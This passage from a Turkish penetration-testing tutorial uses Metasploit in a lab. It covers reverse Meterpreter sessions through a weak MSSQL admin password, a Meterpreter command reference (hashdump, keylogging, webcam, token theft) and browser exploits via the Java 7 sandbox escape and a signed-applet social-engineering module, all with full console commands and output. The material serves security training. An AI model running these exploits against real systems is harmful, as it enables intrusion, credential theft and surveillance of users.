[*] Command Stager progress - 93.83% done (95936/102246 bytes)
[*] Command Stager progress - 95.29% done (97435/102246 bytes)
[*] Command Stager progress - 96.76% done (98934/102246 bytes)
[*] Command Stager progress - 98.19% done (100400/102246 bytes)
[*] Command Stager progress - 99.59% done (101827/102246 bytes)
[*] Sending stage (752128 bytes) to 192.168.1.32
[*] Command Stager progress - 100.00% done (102246/102246 bytes)
[*] Meterpreter session 10 opened (192.168.1.11:80 -> 192.168.1.32:1041) at 2012-09-14
20:59:55 +0300

meterpreter >
```

Microsoft SQL Sunucusunun Yönetici Parolası ile Yetkisiz Erişim Ters Bağlantısının Kurulması



Ters bağlantıda dikkat edilecek bir diğer husus ise NAT işlemidir, doğrudan erişim bağlantısında da karşılaşıldığı üzere denetmen sistemin de NAT'a tabi olması gerekebilir. Hedef sistemde çalıştırılacak Payload denetmen sisteminin bir portuna bağlanmak isterken, Metasploit Framework'ün dinlediği IP adresi ve portun farklı olması gerekebilir. Bu şekilde karşılaşılan senaryoda hedef sistemin bağlanmak için kullanacağı TCP portu **show advanced** ile görülebilecek **CPORT** değişkenine, IP adresi ise **CHOST** değişkenine atanmalıdır. Metasploit Framework'ün dinlemesi gereken TCP portu ve IP adresi ise **LPORT** ve **LHOST** değişkenlerine atanmalıdır.

### 3.6.4 Uygun Port Bulunarak Ters Bağlantı Kurulması

Hedef sistemin sadece servis sunduğu bir portunun erişilebilir olduğu, denetmen sisteme ise erişebileceği portların hiç bilinmediği senaryo ile de sıklıkla karşılaşılmaktadır. Birçok exploit'in sadece bir kullanımlık hakkı olduğu dikkate alınır, hedefin denetmen sistemine bağlanması şansa bırakılmamalıdır. Bu noktada en uygun yöntem hedef sistemin, denetmen sisteme erişebileceği tüm potansiyel portların sırayla denenmesi ve uygun porttan bağlantının sağlanmasıdır.

Aşağıdaki örnekte hedef sistemin sadece Microsoft SQL servisine erişim sağlanabildiği, hedeften gelebilecek bağlantının ise hangi portlardan gerçekleştirilebileceğinin bilinmemesi dikkate alınmıştır. Bu nedenle Payload olarak seçilen Meterpreter için (**windows/meterpreter/reverse\_tcp\_allports**) modülü kullanılmıştır, tüm portlardan ters bağlantı deneyecek modüller isminde **reverse\_tcp\_allports** ifadesini barındırmaktadır. Örnekte Microsoft SQL servisinin yönetici parolası zaafiyeti ile yüklenecek Payload olarak Meterpreter seçilmiş ve **LPORT** ayarına dokunulmamıştır. Böylece hedef sistem, denetmen sistemin tüm portlarına sırayla bağlanmaya çalışırken; denetmen sistemi ise **LPORT** değeri 1 olduğu için tüm uygun portları dinlemektedir.

```
msf > use exploit/windows/mssql/mssql_payload
msf exploit(mssql_payload) > set PAYLOAD windows/meterpreter/reverse_tcp_allports
PAYLOAD => windows/meterpreter/reverse_tcp_allports
msf exploit(mssql_payload) > set RHOST 192.168.1.32
RHOST => 192.168.1.32
msf exploit(mssql_payload) > set LHOST 192.168.1.11
LHOST => 192.168.1.11
msf exploit(mssql_payload) > show options
```

Module options (exploit/windows/mssql/mssql\_payload):

Name	Current Setting	Required	Description
----	-----	-----	-----

METHOD	cmd	yes	Which payload delivery method to use (ps, cmd, or old)
PASSWORD		no	The password for the specified username
RHOST	192.168.1.32	yes	The target address
RPORT	1433	yes	The target port
USERNAME	sa	no	The username to authenticate as
USE_WINDOWS_AUTHENT	false	yes	Use windows authentication (requires DOMAIN option set)

Payload options (windows/meterpreter/reverse\_tcp\_allports):

Name	Current Setting	Required	Description
----	-----	-----	-----
EXITFUNC	process	yes	Exit technique: seh, thread, process, none
LHOST	192.168.1.11	yes	The listen address
LPORT	1	yes	The starting port number to connect back on

Exploit target:

Id	Name
--	----
0	Automatic

**msf exploit(mssql\_payload) > exploit**

```
[*] Started reverse handler on 192.168.1.11:1
[*] Command Stager progress - 1.47% done (1499/102246 bytes)
[*] Command Stager progress - 2.93% done (2998/102246 bytes)
[*] Command Stager progress - 4.40% done (4497/102246 bytes)
[*] Command Stager progress - 5.86% done (5996/102246 bytes)
[*] Command Stager progress - 7.33% done (7495/102246 bytes)
[*] Command Stager progress - 8.80% done (8994/102246 bytes)
[*] Command Stager progress - 10.26% done (10493/102246 bytes)
[*] Command Stager progress - 11.73% done (11992/102246 bytes)
[*] Command Stager progress - 13.19% done (13491/102246 bytes)
[*] Command Stager progress - 14.66% done (14990/102246 bytes)
[*] Command Stager progress - 16.13% done (16489/102246 bytes)
[*] Command Stager progress - 17.59% done (17988/102246 bytes)
[*] Command Stager progress - 19.06% done (19487/102246 bytes)
[*] Command Stager progress - 20.53% done (20986/102246 bytes)
[*] Command Stager progress - 21.99% done (22485/102246 bytes)
[*] Command Stager progress - 23.46% done (23984/102246 bytes)
[*] Command Stager progress - 24.92% done (25483/102246 bytes)
[*] Command Stager progress - 26.39% done (26982/102246 bytes)
[*] Command Stager progress - 27.86% done (28481/102246 bytes)
[*] Command Stager progress - 29.32% done (29980/102246 bytes)
[*] Command Stager progress - 30.79% done (31479/102246 bytes)
[*] Command Stager progress - 32.25% done (32978/102246 bytes)
[*] Command Stager progress - 33.72% done (34477/102246 bytes)
[*] Command Stager progress - 35.19% done (35976/102246 bytes)
[*] Command Stager progress - 36.65% done (37475/102246 bytes)
```

```
[*] Command Stager progress - 38.12% done (38974/102246 bytes)
[*] Command Stager progress - 39.58% done (40473/102246 bytes)
[*] Command Stager progress - 41.05% done (41972/102246 bytes)
[*] Command Stager progress - 42.52% done (43471/102246 bytes)
[*] Command Stager progress - 43.98% done (44970/102246 bytes)
[*] Command Stager progress - 45.45% done (46469/102246 bytes)
[*] Command Stager progress - 46.91% done (47968/102246 bytes)
[*] Command Stager progress - 48.38% done (49467/102246 bytes)
[*] Command Stager progress - 49.85% done (50966/102246 bytes)
[*] Command Stager progress - 51.31% done (52465/102246 bytes)
[*] Command Stager progress - 52.78% done (53964/102246 bytes)
[*] Command Stager progress - 54.24% done (55463/102246 bytes)
[*] Command Stager progress - 55.71% done (56962/102246 bytes)
[*] Command Stager progress - 57.18% done (58461/102246 bytes)
[*] Command Stager progress - 58.64% done (59960/102246 bytes)
[*] Command Stager progress - 60.11% done (61459/102246 bytes)
[*] Command Stager progress - 61.58% done (62958/102246 bytes)
[*] Command Stager progress - 63.04% done (64457/102246 bytes)
[*] Command Stager progress - 64.51% done (65956/102246 bytes)
[*] Command Stager progress - 65.97% done (67455/102246 bytes)
[*] Command Stager progress - 67.44% done (68954/102246 bytes)
[*] Command Stager progress - 68.91% done (70453/102246 bytes)
[*] Command Stager progress - 70.37% done (71952/102246 bytes)
[*] Command Stager progress - 71.84% done (73451/102246 bytes)
[*] Command Stager progress - 73.30% done (74950/102246 bytes)
[*] Command Stager progress - 74.77% done (76449/102246 bytes)
[*] Command Stager progress - 76.24% done (77948/102246 bytes)
[*] Command Stager progress - 77.70% done (79447/102246 bytes)
[*] Command Stager progress - 79.17% done (80946/102246 bytes)
[*] Command Stager progress - 80.63% done (82445/102246 bytes)
[*] Command Stager progress - 82.10% done (83944/102246 bytes)
[*] Command Stager progress - 83.57% done (85443/102246 bytes)
[*] Command Stager progress - 85.03% done (86942/102246 bytes)
[*] Command Stager progress - 86.50% done (88441/102246 bytes)
[*] Command Stager progress - 87.96% done (89940/102246 bytes)
[*] Command Stager progress - 89.43% done (91439/102246 bytes)
[*] Command Stager progress - 90.90% done (92938/102246 bytes)
[*] Command Stager progress - 92.36% done (94437/102246 bytes)
[*] Command Stager progress - 93.83% done (95936/102246 bytes)
[*] Command Stager progress - 95.29% done (97435/102246 bytes)
[*] Command Stager progress - 96.76% done (98934/102246 bytes)
[*] Command Stager progress - 98.19% done (100400/102246 bytes)
[*] Command Stager progress - 99.59% done (101827/102246 bytes)
[*] Sending stage (752128 bytes) to 192.168.1.32
[*] Command Stager progress - 100.00% done (102246/102246 bytes)
[*] Meterpreter session 1 opened (192.168.1.11:1 -> 192.168.1.32:1046) at 2012-09-14
21:49:57 +0300
meterpreter >
```

Microsoft SQL Sunucusunun Yönetici Parolası ile Tüm Portlardan Ters Bağlantı Denemesi

### 3.7 Meterpreter Temel Kullanımı

Meterpreter, Metasploit Framework için yazılmış ve sistem sızma testlerini kolaylaştırmayı hedefleyen bir araçtır. Bir çeşit arka kapı olarak çalışır; erişim sağlanan sisteme yüklenmesi sonrasında özel araç setlerini kullanıma sunmak, dosya yüklemek, dosya indirmek, parola özetlerini almak, süreçleri yönetmek veya Ruby yorumlayıcısı üzerinde istenen her tür işlemi yapmak için tasarlanmıştır. Başlangıçta Windows işletim sistemi yüklü hedef sistemlerde çalışmak için tasarlanmış olmasına rağmen, günümüzde Linux ve BSD işletim sistemleri ile PHP yorumlayıcısı ve Java sanal makinesi üzerinde de çalışmaktadır. Meterpreter, çalışabildiği farklı platformlarda aynı türde modülleri ve scriptleri destekleyememektedir. Birçok temel özellik ortak olmasına rağmen işletim sistemi ve platform farklılıkları nedeniyle ileri düzey özelliklere erişmek her zaman mümkün olmamaktadır.

Bir exploit işlemi ile yüklenen Meterpreter ve temel komut örnekleri aşağıda örneklenmiştir. Meterpreter ön tanımlı olarak **stdapi** modülünü yüklemektedir; bu modül aracılığıyla dosya sistemi, ağ ve kullanıcı arayüzü komutları kullanılabilir hale gelmektedir. Ayrıca yüklenebilmişse **priv** modülü aracılığıyla da yetki yükseltmek ve sistemden parola özetlerini almak mümkün olmaktadır. Kullanılabilir Meterpreter komutlarının görülebilmesi için **help** parametresi verilebilir, eğer istenen komutlar bulunmuyor ise gerekli modül yüklenmemiştir. İstenen modülleri yüklemek için **load** komutu kullanılabilir, varsayılan ayarlar **stdapi** ve **priv** modüllerinin yüklenmesi yönündedir. Diğer modüller arasında ise ekran görüntüsü için **espia**, yetki jetonları ile oynamak için **incognito**, yerel ağ saldırıları için **lanattacks** ve paket yakalama için **sniffer** yer almaktadır.

```
meterpreter > help
```

```
Core Commands
```

```
=====
```

Command	Description
-----	-----
?	Help menu
background	Backgrounds the current session
bgkill	Kills a background meterpreter script
bglist	Lists running background scripts
bgrun	Executes a meterpreter script as a background thread
channel	Displays information about active channels
close	Closes a channel
disable_unicode_encoding	Disables encoding of unicode strings
enable_unicode_encoding	Enables encoding of unicode strings

exit	Terminate the meterpreter session
help	Help menu
info	Displays information about a Post module
interact	Interacts with a channel
irb	Drop into irb scripting mode
load	Load one or more meterpreter extensions
migrate	Migrate the server to another process
quit	Terminate the meterpreter session
read	Reads data from a channel
resource	Run the commands stored in a file
run	Executes a meterpreter script or Post module
use	Deprecated alias for 'load'
write	Writes data to a channel

## Stdapi: File system Commands

=====

Command	Description
-----	-----
cat	Read the contents of a file to the screen
cd	Change directory
download	Download a file or directory
edit	Edit a file
getlwd	Print local working directory
getwd	Print working directory
lcd	Change local working directory
lpwd	Print local working directory
ls	List files
mkdir	Make directory
pwd	Print working directory
rm	Delete the specified file
rmdir	Remove directory
search	Search for files
upload	Upload a file or directory

## Stdapi: Networking Commands

=====

Command	Description
-----	-----
ifconfig	Display interfaces
ipconfig	Display interfaces
portfwd	Forward a local port to a remote service
route	View and modify the routing table

## Stdapi: System Commands

=====

Command	Description
-----	-----
cleardev	Clear the event log
drop_token	Relinquishes any active impersonation token.
execute	Execute a command
getpid	Get the current process identifier
getprivs	Attempt to enable all privileges available to the current process
getuid	Get the user that the server is running as
kill	Terminate a process
ps	List running processes
reboot	Reboots the remote computer
reg	Modify and interact with the remote registry
rev2self	Calls RevertToSelf() on the remote machine
shell	Drop into a system command shell
shutdown	Shuts down the remote computer
steal_token	Attempts to steal an impersonation token from the target process
sysinfo	Gets information about the remote system, such as OS

## Stdapi: User interface Commands

=====

Command	Description
-----	-----
enumdesktops	List all accessible desktops and window stations
getdesktop	Get the current meterpreter desktop
idletime	Returns the number of seconds the remote user has been idle
keyscan_dump	Dump the keystroke buffer
keyscan_start	Start capturing keystrokes
keyscan_stop	Stop capturing keystrokes
screenshot	Grab a screenshot of the interactive desktop
setdesktop	Change the meterpreters current desktop

## Stdapi: Webcam Commands

=====

Command	Description
-----	-----
webcam_list	List webcams
webcam_snap	Take a snapshot from the specified webcam

## Priv: Elevate Commands

=====

Command	Description
-----	-----
getsystem	Attempt to elevate your privilege to that of local system.

## Priv: Password database Commands

=====

Command	Description
-----	-----
hashdump	Dumps the contents of the SAM database

## Priv: Timestomp Commands

=====

Command	Description
-----	-----
timestomp	Manipulate file MACE attributes

## Meterpreter Yardım İçeriği

Meterpreter'in sıklıkla kullanılacak komutları arasında; komut istemi için **shell**, bir uygulama çalıştırma için **execute**, süreç yönetimi için **ps** ve **kill**, ruby yorumlayıcısına erişim için **irb**, başka bir sürecin parçası olabilmek için **migrate** yer almaktadır.

## meterpreter &gt; getprivs

=====

## Enabled Process Privileges

=====

```

SeDebugPrivilege
SeTcbPrivilege
SeCreateTokenPrivilege
SeAssignPrimaryTokenPrivilege
SeLockMemoryPrivilege
SeIncreaseQuotaPrivilege
SeSecurityPrivilege
SeTakeOwnershipPrivilege
SeLoadDriverPrivilege
SeSystemtimePrivilege
SeProfileSingleProcessPrivilege
SeIncreaseBasePriorityPrivilege
SeCreatePagefilePrivilege
SeCreatePermanentPrivilege
SeBackupPrivilege
SeRestorePrivilege
SeShutdownPrivilege
SeAuditPrivilege
SeSystemEnvironmentPrivilege
SeChangeNotifyPrivilege
SeUndockPrivilege
SeManageVolumePrivilege

```

**meterpreter > getuid**

Server username: NT AUTHORITY\SYSTEM

**meterpreter > getpid**

Current pid: 2092

**meterpreter > sysinfo**

Computer : HACMEONE

OS : Windows XP (Build 2600, Service Pack 2).

Architecture : x86

System Language : tr\_TR

Meterpreter : x86/win32

**meterpreter > ps**

Process List

=====

PID	PPID	Name	Arch	Session	User	Path
----	-----	-----	----	-----	----	----
0	0	[System Process]		4294967295		
4	0	System	x86	0	NT AUTHORITY\SYSTEM	
380	4	smss.exe	x86	0	NT AUTHORITY\SYSTEM	
		\SystemRoot\System32\smss.exe				
488	1224	cmd.exe	x86	0	NT AUTHORITY\SYSTEM	
		C:\WINDOWS\system32\cmd.exe				
496	700	msdtc.exe	x86	0	NT AUTHORITY\NETWORK SERVICE	
		C:\WINDOWS\system32\msdtc.exe				
532	380	csrss.exe	x86	0	NT	
		AUTHORITY\SYSTEM				
		\\?\C:\WINDOWS\system32\csrss.exe				
656	380	winlogon.exe	x86	0	NT	
		AUTHORITY\SYSTEM				
		\\?\C:\WINDOWS\system32\winlogon.exe				
700	656	services.exe	x86	0	NT AUTHORITY\SYSTEM	
		C:\WINDOWS\system32\services.exe				
712	656	lsass.exe	x86	0	NT AUTHORITY\SYSTEM	
		C:\WINDOWS\system32\lsass.exe				
864	700	vmacthlp.exe	x86	0	NT AUTHORITY\SYSTEM	
		C:\Program Files\VMware\VMware Tools\vmacthlp.exe				
876	700	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	
		C:\WINDOWS\system32\svchost.exe				
960	700	svchost.exe	x86	0	NT AUTHORITY\NETWORK SERVICE	
		C:\WINDOWS\system32\svchost.exe				
996	700	alg.exe	x86	0	NT AUTHORITY\LOCAL SERVICE	
		C:\WINDOWS\System32\alg.exe				
1044	700	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	
		C:\WINDOWS\System32\svchost.exe				
1100	700	svchost.exe	x86	0	NT AUTHORITY\NETWORK SERVICE	
		C:\WINDOWS\system32\svchost.exe				
1152	700	svchost.exe	x86	0	NT AUTHORITY\LOCAL SERVICE	
		C:\WINDOWS\system32\svchost.exe				
1248	656	logonui.exe	x86	0	NT AUTHORITY\SYSTEM	
		C:\WINDOWS\system32\logonui.exe				
1400	700	spoolsv.exe	x86	0	NT AUTHORITY\SYSTEM	
		C:\WINDOWS\system32\spoolsv.exe				



```

1508 700  cisvc.exe      x86  0      NT AUTHORITY\SYSTEM
C:\WINDOWS\system32\cisvc.exe
1564 700  inetinfo.exe     x86  0      NT AUTHORITY\SYSTEM
C:\WINDOWS\system32\inetinfo.exe
1588 700  sqlservr.exe     x86  0      NT AUTHORITY\SYSTEM
C:\Program Files\Microsoft SQL Server\MSSQL\Binn\sqlservr.exe
1668 700  dllhost.exe      x86  0      NT AUTHORITY\SYSTEM
C:\WINDOWS\system32\dllhost.exe
1924 700  vmtoolsd.exe     x86  0      NT AUTHORITY\SYSTEM
C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
1968 2920 xspFG.exe        x86  0      NT AUTHORITY\SYSTEM
C:\WINDOWS\TEMP\xspFG.exe
2092 3472 BRfvJ.exe  x86  0      NT AUTHORITY\SYSTEM
C:\WINDOWS\TEMP\BRfvJ.exe
2304 3736 cmd.exe       x86  0      NT AUTHORITY\SYSTEM
C:\WINDOWS\system32\cmd.exe
2632 1564 davcdata.exe x86  0      NT AUTHORITY\SYSTEM
C:\WINDOWS\system32\inetinfo\davcdata.exe
3144 1044 cmd.exe       x86  0      NT AUTHORITY\SYSTEM
C:\WINDOWS\System32\cmd.exe
3372 656  logon.scr        x86  0      NT AUTHORITY\SYSTEM
C:\WINDOWS\System32\logon.scr
3508 1044 cmd.exe       x86  0      NT AUTHORITY\SYSTEM
C:\WINDOWS\System32\cmd.exe

```

**meterpreter > shell**

Process 2732 created.

Channel 1 created.

Microsoft Windows XP [Sorum 5.1.2600]

(C) Telif Hakkı 1985-2001 Microsoft Corp.

**C:\WINDOWS\system32>cd \**  
cd \

**C:\>dir**

dir

C sürücüsündeki birimin etiketi yok.

Birim Seri Numarası: 3853-8590

C:\ dizini

```

03.12.2008  18:48          0 AUTOEXEC.BAT
03.12.2008  18:48          0 CONFIG.SYS
28.07.2011  14:41    <DIR>      Documents and Settings
10.08.2012  16:21    <DIR>      ede9a30bb0fc3b4cd90abde67fb6
26.07.2011  16:06    <DIR>      Inetpub
26.07.2011  16:07    <DIR>      MSDERelA
10.08.2012  16:27    <DIR>      Program Files
13.09.2012  18:15    <DIR>      WINDOWS
                2 Dosya          0 bayt
                6 Dizin    20.647.772.160 bayt bo

```

C:\>exit

Meterpreter Temel Komutları

## 4 İleri Düzey İşlemler

### 4.1 Alternatif Exploit Tiplerinin Kullanımı

Exploit işleminin sadece hedef sistemin sunduğu bir serviste olacağını düşünmek bir hatadır. Çok farklı exploit yöntemleri bulunmaktadır ve birçok yazılımın bu yöntemlerden etkilenmesi sözkonusudur. Örneğin bir resim kütüphanesinde bulunan güvenlik açığını; web tarayıcısı üzerinden görüntüleme ile exploit etmek, dosyayı hazırlayıp hedefe doğrudan göndererek exploit etmek, servisin dosyayı işlemesini sağlayarak exploit etmek veya e-posta istemcisinin dosyayı görüntülemesi ile exploit etmek mümkündür. Sonuçta güvenlik açığı tek olmasına rağmen birçok farklı vektör ile kullanılabilir.

Metasploit Framework çok farklı tipte exploitler için desteklere sahiptir; web tarayıcısı için hazır web servisi bileşeni, "smb relay" için smb servisi bileşenleri, güvenlik açığı exploit edebilmek için dosya üretme yapısı veya paket yakalama altyapısı ilk akla gelenlerdir. Exploit işleminin esnek olduğu ve sistem sızma ile sonuçlandığı sürece her yöntemin uygun olduğu unutulmamalıdır. Bu nedenle bir yardımcı modül, harici bir araç ve exploit'in kendisi de beraber kullanılarak sonuca gidilebilir. Bölüm içinde farklı exploit tiplerinden örnekler anlatılacak ve kullanım yöntemleri paylaşılacaktır.

#### 4.1.1 Web Tarayıcısı Exploit'leri

Web tarayıcıları birçok güvenlik açığından etkilenmektedir; web sayfalarının gösteriminde statik nesnelere ek olarak çalıştırılabilir uygulamalar da olması, web tarayıcıları ciddi hedef haline getirmektedir. Sayfalarda çalışan Javascriptler, Java uygulamaları, gösterilen resimleri işleyen resim kütüphaneleri, Flash uygulamaları, ActiveX objeleri ve web tarayıcı eklentileri kritik güvenlik açıkları taşımaktadır. Günümüzde birçok sıfır gün exploit'i web tarayıcılarını hedef almakta ve sayılan güvenlik açıklarını kullanılabilecek biçimde hazırlanmaktadır.

Web tarayıcılarla ilgili bir diğer temel sorun ise son kullanıcılarla etkileşimin çok fazla olmasıdır. Kullanıcıların davranışlarının da istismar edilmesi mümkündür; güvenilmeyen bir imzaya sahip Java Applet'in kullanıcı tarafından çalıştırılması veya bir dosyanın indirilmesi en sık rastlanan saldırı türleridir. Bir web tarayıcı exploit'i kullanımı için Metasploit Framework'te gerekli yapılandırma hazırlandıktan sonra web servisi başlatılır, bu noktada kullanıcı işlemi gerekmektedir. Hazırlanan web servisini kullanıcının ziyaret edebilmesi için bağlantının kullanıcıya gönderilmesi veya bir sitelerarası komut çalıştırma (XSS) açığı kullanımı gerekli olacaktır.

Web tarayıcı açıkları için aşağıda platform bağımsız bir Java açığı örnek verilmiştir. Java sanal makinesinin, bölmenin dışında kod çalıştırılabilmesine izin veren bir güvenlik açığı bulunmaktadır ve açığın kullanımı birçok farklı platformda mümkün olmaktadır. Örnekte Java açığının Internet Explorer 7 için kullanımı aktarılmış, Payload olarak Java Meterpreter seçilmiştir. Çalışacak servisin tüm IP adreslerinde dinleme yapabilmesi için **SRVHOST** değişkeni 0.0.0.0 olarak bırakılmış, servisin dinleyeceği port için **SRVPORT** değişkenine 80 ataması yapılmış ve web servisini ziyaret eden tüm kullanıcıları ele geçirebilmek için **URIPATH** değişkenine kök dizin (/) ataması yapılmıştır. Eğer **URIPATH** değişkeni ön tanımlı bırakılırsa, rastgele bir değer üretilir ve çalışacak web servisinde o adrese istek gelmedikçe exploit çalışmayacaktır. Yapılandırma tamamlandı servis çalıştırıldıktan sonra, sanal bir makinedeki Internet Explorer ile 192.168.1.11 IP adresi ziyaret edilmiş ve aşağıda görüldüğü üzere sistemine Java Meterpreter yüklenmiştir.

```
msf > use exploit/multi/browser/java_jre17_exec
msf exploit(java_jre17_exec) > info
```

```

      Name: Java 7 Applet Remote Code Execution
      Module: exploit/multi/browser/java_jre17_exec
      Version: 0
      Platform: Java, Windows, Linux
      Privileged: No
      License: Metasploit Framework License (BSD)
      Rank: Excellent

```

Provided by:

```

      Unknown
      jduck <jduck@metasploit.com>
      sinn3r <sinn3r@metasploit.com>
      juan vazquez <juan.vazquez@metasploit.com>

```

Available targets:

```

      Id  Name
      --  ---
      0    Generic (Java Payload)
      1    Windows Universal
      2    Linux x86

```

Basic options:

Name	Current Setting	Required	Description
SRVHOST	0.0.0.0	yes	The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT	80	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)

```

SSLVersion  SSL3          no          Specify the version of SSL that should be used
(accepted: SSL2, SSL3, TLS1)
URIPATH      /            no          The URI to use for this exploit (default is
random)

```

**Payload information:**

Space: 20480

Avoid: 0 characters

**Description:**

This module exploits a vulnerability in Java 7, which allows an attacker to run arbitrary Java code outside the sandbox. This flaw is also being exploited in the wild, and there is no patch from Oracle at this point. The exploit has been tested to work against: IE, Chrome and Firefox across different platforms.

**References:**
<http://blog.fireeye.com/research/2012/08/zero-day-season-is-not-over-yet.html>
<http://www.deependresearch.org/2012/08/java-7-0-day-vulnerability-information.html>

```
msf exploit(java_jre17_exec) > set SRVPORT 80
```

SRVPORT =&gt; 80

```
msf exploit(java_jre17_exec) > set URIPATH /
```

URIPATH =&gt; /

```
msf exploit(java_jre17_exec) > set PAYLOAD java/meterpreter/reverse_tcp
```

PAYLOAD =&gt; java/meterpreter/reverse\_tcp

```
msf exploit(java_jre17_exec) > set LHOST 192.168.1.11
```

LHOST =&gt; 192.168.1.11

```
msf exploit(java_jre17_exec) > show options
```

**Module options (exploit/multi/browser/java\_jre17\_exec):**

Name	Current Setting	Required	Description
SRVHOST	0.0.0.0	yes	The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT	80	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
SSLVersion	SSL3	no	Specify the version of SSL that should be used (accepted: SSL2, SSL3, TLS1)
URIPATH	/	no	The URI to use for this exploit (default is random)

**Payload options (java/meterpreter/reverse\_tcp):**

Name	Current Setting	Required	Description
LHOST	192.168.1.11	yes	The listen address
LPORT	4444	yes	The listen port

Exploit target:

```

  Id  Name
  --  ---
  0    Generic (Java Payload)

```

**msf exploit(java\_jre17\_exec) > exploit**

[\*] Exploit running as background job.

[\*] Started reverse handler on 192.168.1.11:4444

[\*] Using URL: http://0.0.0.0:80/

[\*] Local IP: http://192.168.1.11:80/

[\*] Server started.

msf exploit(java\_jre17\_exec) > [\*] 192.168.1.12      java\_jre17\_exec - Java 7 Applet  
Remote Code Execution handling request

[\*] 192.168.1.12      java\_jre17\_exec - Sending Applet.jar

[\*] 192.168.1.12      java\_jre17\_exec - Sending Applet.jar

[\*] Sending stage (30216 bytes) to 192.168.1.12

[\*] Meterpreter session 3 opened (192.168.1.11:4444 -> 192.168.1.12:49200) at 2012-09-15 00:34:57 +0300

**msf exploit(java\_jre17\_exec) > sessions -l**

Active sessions

=====

Id	Type	Information	Connection
--	----	-----	-----
3	meterpreter	java/java holden @ w7atvb	192.168.1.11:4444 -> 192.168.1.12:49200 (192.168.1.12)

**msf exploit(java\_jre17\_exec) > sessions -i 3**

[\*] Starting interaction with 3...

**meterpreter > sysinfo**

Computer : w7atvb

OS : Windows 7 6.1 (x86)

Meterpreter : java/java

**meterpreter > getuid**

Server username: holden

**meterpreter > shell**

Process 1 created.

Channel 1 created.

Microsoft Windows [Version 6.1.7601]

Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\holden\Desktop>

Java 7 Bölme Dışında Kod Çalıştırma Exploiti

Bir diğer platform bağımsız web tarayıcı exploit'i ise imzalı Java applet'inin kullanıcıya çalıştırılmasıdır. Çalıştırılan sahte web servisi ile kullanıcıya güvenilmeyen imzaya sahip bir Java applet'i sunulmakta ve çalıştırması istenmektedir. Eğer kullanıcı karşısına çıkan Java sanal makinesinin güvenilmeyen sertifika uyarısını okumaz ve kodu çalıştırırsa sistem ele geçirilebilmektedir. Bu noktada denetmen, web tarayıcılarının güvendiği bir sertifikaya sahip ise imzalama için **SigningCert**, **SigningKey** ve **SigningKeyPass** değişkenlerini tanımlayabilir.

```
msf > use exploit/multi/browser/java_signed_applet
msf exploit(java_signed_applet) > info
```

```

      Name: Java Signed Applet Social Engineering Code Execution
      Module: exploit/multi/browser/java_signed_applet
      Version: 15518
      Platform: Java, Windows, OSX, Linux, Solaris
      Privileged: No
      License: Metasploit Framework License (BSD)
      Rank: Excellent

```

```

Provided by:
  natron <natron@metasploit.com>

```

Available targets:

```

  Id  Name
  --  ---
  0    Generic (Java Payload)
  1    Windows x86 (Native Payload)
  2    Linux x86 (Native Payload)
  3    Mac OS X PPC (Native Payload)
  4    Mac OS X x86 (Native Payload)

```

Basic options:

Name	Current Setting	Required	Description
APPLETNAME	SiteLoader	yes	The main applet's class name.
CERTCN	SiteLoader	yes	The CN= value for the certificate. Cannot contain ',' or '/'
SRVHOST	0.0.0.0	yes	The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
SSLVersion	SSL3	no	Specify the version of SSL that should be used (accepted: SSL2, SSL3, TLS1)
SigningCert		no	Path to a signing certificate in PEM or PKCS12 (.pfx) format
SigningKey		no	Path to a signing key in PEM format

SigningKeyPass	no	Password for signing key (required if SigningCert is a .pfx)
URIPATH	no	The URI to use for this exploit (default is random)

Payload information:  
Avoid: 0 characters

#### Description:

This exploit dynamically creates a .jar file via the Msf::Exploit::Java mixin, then signs the it. The resulting signed applet is presented to the victim via a web page with an applet tag. The victim's JVM will pop a dialog asking if they trust the signed applet. On older versions the dialog will display the value of CERTCN in the "Publisher" line. Newer JVMs display "UNKNOWN" when the signature is not trusted (i.e., it's not signed by a trusted CA). The SigningCert option allows you to provide a trusted code signing cert, the values in which will override CERTCN. If SigningCert is not given, a randomly generated self-signed cert will be used. Either way, once the user clicks "run", the applet executes with full user permissions.

#### References:

<http://www.defcon.org/images/defcon-17/dc-17-presentations/defcon-17-valsmith-metaphish.pdf>

<http://www.spikezilla-software.com/blog/?p=21>

```
msf exploit(java_signed_applet) > set SRVPORT 80
```

```
SRVPORT => 80
```

```
msf exploit(java_signed_applet) > set URIPATH /
```

```
URIPATH => /
```

```
msf exploit(java_signed_applet) > set PAYLOAD windows/meterpreter/reverse_tcp
```

```
PAYLOAD => windows/meterpreter/reverse_tcp
```

```
msf exploit(java_signed_applet) > set LHOST 192.168.1.11
```

```
LHOST => 192.168.1.11
```

```
msf exploit(java_signed_applet) > show options
```

Module options (exploit/multi/browser/java\_signed\_applet):

Name	Current Setting	Required	Description
----	-----	-----	-----
APPLETNAME	SiteLoader	yes	The main applet's class name.
CERTCN	SiteLoader	yes	The CN= value for the certificate. Cannot contain ',' or '/'
SRVHOST	0.0.0.0	yes	The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT	80	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)

SSLVersion	SSL3	no	Specify the version of SSL that should be used (accepted: SSL2, SSL3, TLS1)
SigningCert		no	Path to a signing certificate in PEM or PKCS12 (.pfx) format
SigningKey		no	Path to a signing key in PEM format
SigningKeyPass		no	Password for signing key (required if SigningCert is a .pfx)
URIPATH	/	no	The URI to use for this exploit (default is random)

Payload options (windows/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
----	-----	-----	-----
EXITFUNC	process	yes	Exit technique: seh, thread, process, none
LHOST	192.168.1.11	yes	The listen address
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	----
1	Windows x86 (Native Payload)

**msf exploit(java\_signed\_applet) > exploit**

[\*] Exploit running as background job.

[\*] Started reverse handler on 192.168.1.11:4444

